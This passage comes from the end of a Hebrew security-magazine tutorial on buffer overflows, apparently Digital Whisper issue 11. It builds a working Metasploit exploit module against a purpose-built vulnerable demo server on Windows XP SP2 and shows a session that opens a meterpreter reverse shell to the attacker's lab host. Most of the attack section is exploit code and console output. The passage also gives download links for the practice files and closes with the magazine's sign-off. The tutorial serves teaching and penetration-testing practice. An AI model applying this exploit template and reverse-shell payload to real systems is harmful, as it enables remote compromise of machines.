  buffer = "\x41" * 1024 # ה buffer שגורם לקריסת התוכנה
  buffer << [target.ret].pack('V') # little endian ל return address
  buffer << make_nops(16) # יצירת nops
  buffer << payload.encoded # הגדרת המטען
  print_status("[+] Sending payload...")
  sock.put(buffer) # שליחת הנתונים
  handler
  disconnect # התנתקות
end

end

```


קטגוריות:

- Msf::Exploit::Remote - שימוש עבור מטרות מרוחקות.
- Msf::Exploit::Local – מטרות מקומיות.
- Msf::Exploit::Type::Omni – מטרות שהן גם מרוחקות וגם מקומיות.

:Mixins

Mixins הם בעצם ספריות הכוללות פונקציות שנועדו לחסוך לנו כתיבת קוד לפעולות נפוצות ופרוטוקולים נפוצים לדוגמה:

- Msf::Exploit::Remote::Ftp – שימוש בספריית FTP תאפשר לנו להתחברות לשרת FTP ושליחת פקודות תואמות לצורך ההתחברות כגון USER,PASS
- Msf::Exploit::Remote::HttpClient – משמש ליצירת חיבור לשרתי HTTP וכולל אפשרויות כגון RHOST,RPORT,VHOST
- Msf::Exploit::Remote::HttpServer - מאפשר לנו להריץ שרת WEB מקומי מתוך Metasploit
- Msf::Exploit::Remote::TcpServer – הרצת שרת TCP שיקבל חיבור משתמשים וכולל אפשרויות כגון SRVHOST,SRVPORT
- Msf::Exploit::Remote::Tcp - משמש כ-TCP Client כללי שבאמצעותו ניתן להתחבר לשירותים הפועלים בפרוטוקול זה וכולל אפשרויות כגון RPORT,RHOST,SSL
- Msf::Exploit::Remote::Udp כנ"ל כמו Msf::Exploit::Remote::Tcp אך פועל בפרוטוקול UDP



שיטות יציאה:

זוהי בעצם בה ה-Exploit מסיים את פעולתו לאחר ששלח את המטען. שיטות היציאה הקיימות ב-Measploit הן:

- PROCESS
- SEH
- THREAD

יש לבחור בשיטת יציאה בהתאם לסוג ה-Exploit ואופן פעולתו. עכשיו נערוך את השלד של המודול ונבנה את ה-Exploit ל-Whisperer.

בואו ניזכר במידע שבידנו לגבי **Whisperer** ונחילו לתוך השלד של המודול:

- יש לנו **268 בתים** שגומים לקריסה
- 77D6B141 - Return Address
- Nop sled * **20 בתים**
- Shellcode – **379 בתים**


הדגשתי באדום את השינויים והתוספות שבוצעו לשלד המודול:

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

  include Msf::Exploit::Remote::Tcp


  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'Whisperer',
      'Description'    => %q{
        Demo TCP Server exploitation using metasploit
      },
      'Author'         => [ 'NightRanger' ],
      'License'        => MSF_LICENSE,
      'Version'        => '$Revision: 1 $',
      'DisclosureDate' => 'July 25 2010',
      'References'     =>
        [
          [ 'URL', 'http://www.digitalwhisper.co.il' ],
          [ 'URL', 'http://www.exploit.co.il' ],
        ],
      'Privileged' => false,
```



```
'DefaultOptions' =>
  {
    'EXITFUNC' => 'thread',
    'RPORT' => '4321',
  },
  'Payload' =>
  {
    'Space' => 379,
    'BadChars' => "\x00\x0a\x0d"
  },
  'Platform' => 'win',
  'Targets' =>
  [
    [ 'Windows XP Eng SP2', { 'Ret' => 0x77D6B141 } ],
  ],
  'DefaultTarget' => 0))
end
def exploit
  connect
  buffer = "\x41" * 268
  buffer << [target.ret].pack('V')
  buffer << make_nops(20)
  buffer << payload.encoded
  print_status("[+] Sending payload...")
  sock.put(buffer)
  handler
  disconnect
end
end
```

את המודול נשמור בשם `digital_whisper.rb` בתוך התיקיה:

`/pentest/exploits/framework3/modules/exploits/windows/misc`



נפעיל את Metasploit ע"י הפקודה msfconsole ובדוק את המודול שלנו:

```
msf > use exploit/windows/misc/digital_whisper
msf exploit(digital_whisper) > info
  Name: Whisperer
  Version: 1
  Platform: Windows
  Privileged: No
  License: Metasploit Framework License (BSD)
  Rank: Normal

Provided by:
NightRanger

Available targets:
  Id  Name
  --  ---
  0    Windows XP Eng SP2

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOST      4321           yes       The target address
  RPORT      4321           yes       The target port

Payload information:
  Space: 379
  Avoid: 3 characters


Description:
  Demo TCP Server exploitation using Metasploit

References:
  http://www.digitalwhisper.co.il
  http://www.exploit.co.il

msf exploit(digital_whisper) > set RHOST 192.168.1.103
RHOST => 192.168.1.103
msf exploit(digital_whisper) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(digital_whisper) > set LHOST 192.168.1.116
LHOST => 192.168.1.116
msf exploit(digital_whisper) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.103   yes       The target address
  RPORT      4321             yes       The target port
```



Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LHOST	192.168.1.116	yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows XP Eng SP2

msf exploit(digital_whisper) > **exploit**

והתוצאה:

```
root@Blackbox: -
Demo TCP Server exploitation using metasploit

References:
http://www.digitalwhisper.co.il
http://www.exploit.co.il

msf exploit(digital_whisper) > exploit

[*] Started reverse handler on 192.168.1.116:4444
[*] [+] Sending payload...
[*] Sending stage (748032 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.116:4444 -> 192.168.1.103:1232) at 2010-07-24 13:34:09 +0300

meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 08:00:27:b6:1b:27
IP Address : 192.168.1.103
Netmask : 255.255.255.0

meterpreter > 
```

קיבלנו Meterpreter Reverse Shell! נסו לשנות את המטען לסוג אחר כגון Vnc ונסו לשנות את שיטת היציאה כדי לבדוק כיצד ה-Exploit יגיב וכדי להבין את ההבדלים בין הפרמטרים השונים.



המודול שיצרנו עבור **Metasploit** הינו מאוד בסיסי, ישנן עוד המון אפשרויות פרמטרים וקוד שאנו יכולים לשלב במודול, במידה וברצונכם להרחיב בנושא אני ממליץ להסתכל על הקוד של אקספלויטים ומודולים קיימים ולקרוא את המדריך למפתחים שנמצא באתר **Metasploit** בכתובת:

http://www.metasploit.com/documents/developers_guide.pdf

סיכום

אני מקווה שהצלחתי לשפוך קצת אור על נושא גלישת החוצץ, במיוחד לאלו מבינכם אשר נחשפים לנושא זה לראשונה.

חשוב לציין שתהליך זה רלוונטי למערכות הפעלה נוספות כגון לינוקס ו-OSX הכלים יהיו אמנם קצת שונים אך הדרך היא כמעט זהה.

במאמר זה דנו במקרה הפשוט והקל ביותר של גלישת חוצץ בשם: **Direct EIP Overwrite**, חשוב להדגיש כי קיימות טכניקות רבות נוספות לתהליך ה-**Exploitation** כגון **ROP**, **SEH Overwrite**, ועוד... ואנו עלולים להיתקל במצבים שונים שלא דנו בהם במאמר זה.

כיום מערכות ההפעלה מספקות מספר מנגנוני הגנה מפני ניצול "גלישת חוצץ" שיטות כגון ASLR ו-DEP

כמובן שקיימות טכניקות שונות לעקיפת מנגנוני ההגנה הנ"ל אך הדגש הוא בכתיבת **קוד בטוח** שהוא הרבה מעבר לתחום מאמר זה.

בכדי שתוכלו לתרגל את הדוגמאות המופיעות במאמר זה, הכנתי עבורכם קובץ המכיל את כל קוד המקור הקבצים הבינאריים וחלק מהכלים והסקריפטים הדרושים.

את הקובץ ניתן להוריד מ:

<http://digitalwhisper.co.il/files/Zines/0x0B/bo101.tar.gz>

או מ:

<http://www.exploit.co.il/bo101.tar.gz>

הקובץ מכיל:

- קוד המקור עבור bof, גלישת חוצץ ב-command line ואת הקובץ המהודר.
- קוד המקור והקובץ המהודר עבור Whisperer.
- תבנית Exploit עבור Metasploit ואת המודול עבור Whisperer
- סקריפט הדוגמה בפייתון
- קוד ה-Exploit עבור Whisperer בפייתון.
- קוד המקור והקובץ המהודר ל-msgbox Shellcode
- הספייק סקריפט שבו השתמשנו.



כלים:

- `comparememory.pl`
- `generatecodes.pl`
- `pveReadbin.pl`
- `s-proc`

קישורים

מידע נוסף על גלישת חוצץ ומנגנוני ההגנה השונים ניתן למצוא בקישורים הבאים:

<http://exploit.co.il>

http://en.wikipedia.org/wiki/Buffer_overflow

<http://www.corelan.be:8800/index.php/category/security/exploit-writing-tutorials/>

<http://grey-corner.blogspot.com/>

<http://www.offensive-security.com/category/vulnDev/>

<http://tinyurl.com/dlp6ah>

על המחבר

שי עובד כיום באחת חברות האינטרנט המובילות, במקביל לעבודתו מבצע מבדקי חוסן

בארץ ובחו"ל ומחזיק בהסמכות MCP,CEH,CCSA,CCSE,OSCP.

בזמנו הפנוי מתחזק בלוג המכיל מידע רב בנושא אבטחת מידע והאקינג:

<http://exploit.co.il>

דברי סיום

בזאת אנחנו סוגרים את הגליון האחד עשרה של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 37.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

הגליון הבא ייצא ביום האחרון של אוגוסט 2010.

אפיק קסטיאל,

ניר אדר,

31.07.2010